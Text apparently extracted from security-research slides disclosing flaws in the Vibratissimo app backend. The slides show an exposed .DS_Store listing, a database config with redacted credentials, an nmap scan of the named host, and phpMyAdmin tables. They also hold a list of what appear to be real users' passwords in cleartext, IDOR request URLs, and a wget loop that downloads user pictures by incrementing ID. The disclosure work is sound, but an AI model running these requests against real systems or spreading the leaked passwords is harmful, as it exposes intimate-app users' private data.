[2] https://pypi.org/project/ds_store/

.DS_STORE File Contents

__MACOSX
products
Include
images
imprint.html
faq_.html
chat
gchat
IP2Location.php
de
confirmDeletion.php
databases
pictureManager.php
081114NutzungsbedingungenAPPEnglisch.pdf
Classes
ld.zip
081114WiderrufsbelehrungAPPDeutsch.pdf
index.html
en
gchat5001
guserManager.php
mail_images

example.php
oldpage
fonts
impressum.html
assets
Config
agb.php
agb_status.php
mail.php
C7141BB3A2502BB2445236E683F0E5F8.txt
phpmailer
app_version.ini
agb_confirmation.php
docs
js
css
081114NutzungsbedingungenAPPDeutsch.pdf
.DS_Store

Customer Database Credential Disclosure


GET /config/config.php.inc

```
;;;;;;;;;; ;;; Database configuration file ;;;Vibratissimo Server ;;;;;;;;;;  
db_host="localhost",  
db_name="vibratissimo"  
db_user=" redacted"  
db_pass=",redacted"
```


Customer Database Credential Disclosure

```
;;;;;;;;;; ::: Database configuration file ;;;Vibratissimo Server ;;;;;;;;;;;  
db_host="localhost",  
db_name="vibratissimo"  
db_user=" redacted"  
db_pass=„redacted"
```





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Exposed Admin. Interfaces



Exposed administrative Interfaces

nmap vibratissimo.com -p-

Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 95.26% done; ETC: 09:05 (0:00:02 remaining)

Nmap scan report for vibratissimo.com (188.40.117.72)

Host is up (0.048s latency).

Not shown: 65519 closed ports

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
--------	------	------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
---------	------	-------

587/tcp	open	submission
---------	------	------------

4949/tcp	open	munin
----------	------	-------


5001/tcp	open	complex-link
----------	------	--------------

8080/tcp	open	http-proxy
----------	------	------------

8081/tcp	open	blackice-icecap
----------	------	-----------------

8082/tcp	open	blackice-alerts
----------	------	-----------------

Exposed administrative Interfaces




The image shows the phpMyAdmin login page. At the top, there is a logo of a sailboat with the text "phpMyAdmin" and "Welcome to phpMyAdmin" below it. Below the logo, there is a "Language" section with a dropdown menu currently set to "English". Underneath that is a "Log in" section with a "Log in" button and a lock icon. This section contains three input fields: "Username:" with an empty text box, "Password:" with an empty text box, and "Server Choice:" with a dropdown menu set to "localhost". At the bottom right of the form is a "Go" button.

Exposed administrative Interfaces

<input type="checkbox"/> agb_verified	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> blacklist	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> black_list	Browse Structure Search Insert Empty Drop	View	--	-
<input type="checkbox"/> friendship	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> friend_list	Browse Structure Search Insert Empty Drop	View	--	-
<input type="checkbox"/> full_user	Browse Structure Search Insert Empty Drop	View	--	-
<input type="checkbox"/> gallery	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> gallery_item	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> messages	Browse Structure Search Insert Empty Drop	InnoDB	utf8_bin	-
<input type="checkbox"/> poc_user_account	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> poc_user_data	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> poc_user_groups	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> profile	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> user	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> user_devices	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> vibes	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
<input type="checkbox"/> vibe_category	Browse Structure Search Insert Empty Drop	InnoDB	latin1_swedish_ci	-
17 tables	Sum			

Exposed administrative Interfaces

password
steve
1aXALF
Eros2015
amor1234
test
tq
test
NRxujW
tf
test
Sammymaus0
windsor
ycDeod
kl432014
ronmark
ronmark
Tobias85
jr1989
amor1
alessandro
hirshman
271066t
corinna
banan61066
augustiner12




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Insecure Direct Object Reference



Insecure Direct Object Reference



Insecure Direct Object Reference

Request

```
/userManager.php?getGallery&username=a&password=b&id=1337
```

Response




Insecure Direct Object Reference

Request

```
/userManager.php?getUser&username=a&password=b&id=69
```

Response





Insecure Direct Object Reference

- **Everything stored on the server is renamed to a global ID e.g**
 - Profilepictures
 - /images/\$id.png
 - Galleries
 - /galleries/\$id.png
 - Messages
 - /messages/\$id.png
- **ID ++**
- **No Authorization Checks**

Insecure Direct Object Reference

```
for x in {1..$i}; do wget  
https://vibratissimo.com/userPictures/$x.png  
; done
```





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Improper Authentication



Improper Authentication Mechanism


- Weird implementation
- HTTP-Basic like (just a little bit worse)
- Every request is „authenticated“ with username/password as GET in cleartext

```
/userManager.php?getUser&username=$sectest&password=$password
```

```
/userManager.php?setProfile&username=$sectest&password=$password
```

```
/userManager.php?setAge&username=$sectest&password=$password
```

```
/userManager.php?setPassword&username=$sectest&password=$password
```

